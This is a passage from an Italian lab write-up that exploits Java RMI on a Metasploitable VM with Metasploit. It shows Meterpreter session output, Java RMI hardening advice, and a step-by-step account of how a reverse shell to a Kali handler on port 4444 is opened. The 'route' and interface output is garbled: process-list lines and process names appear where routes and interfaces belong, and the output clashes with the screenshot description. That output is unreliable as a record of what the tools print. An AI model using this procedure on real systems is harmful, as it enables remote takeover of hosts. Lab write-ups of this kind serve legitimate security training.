=====
Name: eth0 - eth0
Hardware MAC: 00:00:00:00:00:00
IPv4 Address: 192.168.11.112
IPv4 Netmask: 255.255.255.0
IPv6 Address: fe80::50be:aaff:fe8e:797a
IPv6 Netmask: ::

meterpreter > ipconfig
Interface 1: supervised
=====
Name: lo - lo
Hardware MAC: 00:00:00:00:00:00
IPv4 Address: 127.0.0.1
IPv4 Netmask: 255.0.0.0
IPv6 Address: ::1
IPv6 Netmask: ::

Interface 2: gvfs-afc-volume-monitor
=====
Name: eth0 - eth0
Hardware MAC: 00:00:00:00:00:00
IPv4 Address: 192.168.11.112
IPv4 Netmask: 255.255.255.0
IPv6 Address: fe80::50be:aaff:fe8e:797a
IPv6 Netmask: ::
```

Altro test è quello con il comando “route” che mostra la **tabella di routing** di Metasploitable.

The screenshot shows a terminal window displaying the output of the 'route' command. It shows two sections: 'IPv4 network routes' and 'IPv6 network routes'. In the IPv4 section, there are two entries: one for the loopback interface (127.0.0.1) and one for the external interface (192.168.11.112). In the IPv6 section, there are two entries: one for the loopback interface (::1) and one for the external interface (fe80::50be:aaff:fe8e:797a). The terminal window is running on a Linux system, as indicated by the file paths in the background.

```
meterpreter > route
IPv4 network routes
=====
gvfs-afc-volume-monitor
1241 9,5 MiB 0%
961 9,2 MiB 0%
967 10,4 MiB 0%
1278 12,5 MiB 0%
1260 8,0 MiB 0%

IPv6 network routes
=====
Subnet          Netmask        Gateway      Metric   Interface
gvfs-afc-volume-monitor
127.0.0.1      255.0.0.0    0.0.0.0    1278     12,5 MiB 0%
192.168.11.112 255.255.255.0 0.0.0.0    1260     8,0 MiB 0%

meterpreter >
```

10. Conclusioni

Exploit sfrutta la vulnerabilità JAVA-RMI per creare una connessione alla macchina target ed una shell da remoto con privilegi amministrativi.

11. Best practice

È importante seguire le best practice di sviluppo sicuro per evitare vulnerabilità comuni nelle applicazioni Java. È inoltre necessario approfondire le misure di sicurezza specifiche per Java RMI, compresi i controlli di accesso, l'autenticazione e la protezione dei canali di comunicazione.

Ecco alcune raccomandazioni:

- Aggiornamenti regolari del software:** Mantieni sempre aggiornati i software e i framework Java utilizzati nel tuo ambiente. Gli sviluppatori rilasciano costantemente patch di sicurezza per affrontare le vulnerabilità scoperte.
- Disabilitazione di servizi non necessari:** Se non è essenziale l'utilizzo di Java RMI (Remote Method Invocation) server, disabilitalo o rimuovilo se possibile. Ridurre la superficie di attacco è una pratica chiave.
- Configurazione firewall:** Configura il firewall per limitare l'accesso al server Java RMI solo da indirizzi IP autorizzati. Limitare le connessioni a quelle necessarie ridurrà il rischio di exploit.
- Utilizzo di reti private e VPN:** Se possibile, considera l'utilizzo di reti private e VPN per proteggere le comunicazioni tra i server RMI e i client autorizzati.
- Autenticazione robusta:** Implementa un'adeguata autenticazione per il servizio Java RMI. Utilizza autenticazione forte e crittografia per proteggere le comunicazioni tra i client e il server.
- Monitoraggio delle attività anomale:** Configura sistemi di monitoraggio e registra le attività del server Java RMI. Rilevare e rispondere rapidamente a comportamenti anomali può aiutare a mitigare eventuali minacce.
- Penetration testing e audit di sicurezza:** Esegui test di penetrazione regolari e audit di sicurezza per identificare potenziali vulnerabilità nel sistema. Questi test dovrebbero essere condotti da professionisti della sicurezza informatica.
- Consapevolezza e formazione:** Assicurati che il personale sia ben informato sulle migliori pratiche di sicurezza. La consapevolezza è una componente chiave nella prevenzione di attacchi.
- Pianificazione della risposta agli incidenti:** Prepara un piano di risposta agli incidenti in caso di compromissione della sicurezza. Questo piano dovrebbe definire le azioni da intraprendere per isolare, contenere e risolvere l'incidente.
- Collaborazione con la comunità di sicurezza:** Mantieniti informato sulle minacce emergenti e collabora con la comunità di sicurezza per ottenere informazioni sulle nuove vulnerabilità e le contromisure.

■ PROCEDIMENTO Exploit Java RMI code execution

1. Avvio del Reverse TCP Handler: Metasploit avvia un handler sulla macchina attaccante Kali Linux (192.168.11.111) sulla porta 4444, pronto ad accettare una connessione inversa dalla macchina di destinazione.
2. Generazione dell'URL per il Payload Java: Viene creato un URL univoco, composto dalla coppia IP:porta della macchina attaccante kali Linux, al quale la macchina di destinazione, Metasploitable, potrà accedere per scaricare il payload Java necessario per l'exploit.
3. Avvio del Server Java RMI sulla Macchina di Destinazione:
Un server Java RMI, che sarà coinvolto nell'esecuzione dell'attacco, viene avviato su Metasploitable sulla porta 1099, dalla quale si mette in ascolto per chiamate RMI.
4. Invio dell'Header RMI al Server Java RMI:
Metasploit invia un header RMI al server Java RMI di Metasploitable, inizializzando le operazioni necessarie per l'esecuzione dell'exploit. L'invio dell'header è fondamentale per la successiva chiamata RMI, perché contenendo informazioni preliminari sulla chiamata remota (esempio: l'oggetto remoto di cui si vuole eseguire l'operazione) prepara e facilita la comunicazione fra macchina attaccante (client) e macchina attaccata (server).
5. Invio della Richiesta RMI al Server Java RMI:
Metasploit invia una chiamata RMI al server Java RMI di Metasploitable, innescando le azioni necessarie all'exploit. Sostanzialmente, Metasploit sta simulando una invocazione remota di metodo (RMI) di un oggetto remoto situato sulla macchina di destinazione. Infatti, come si vedrà nei punti successivi, sfruttando la vulnerabilità di serializzazione del protocollo Java RMI, la chiamata RMI viene manipolata per richiedere ed eseguire il payload malevolo Meterpreter.
6. Risposta alla Richiesta del Payload JAR dal Server Java RMI:
Il server Java RMI risponde positivamente alla richiesta del payload JAR, confermando la sua disponibilità per fornire il payload necessario all'esecuzione sulla macchina target.
7. Invio della Stage (Payload) alla Macchina target:
Metasploit invia lo "stage", contenente il payload effettivo, a Metasploitable. Questo payload è il codice malevolo che sarà eseguito sulla macchina bersaglio per stabilire la connessione inversa e aprire una sessione Meterpreter.
8. Apertura della Sessione Meterpreter:
L'exploit ha successo, aprendo una sessione reverse shell di Meterpreter, dove è Metasploitable a realizzare attivamente la connessione a kali Linux (192.168.11.111) sulla porta 4444.
Tramite la sessione inversa di Meterpreter è possibile eseguire comandi sulla macchina di destinazione in modo remoto direttamente da Kali Linux.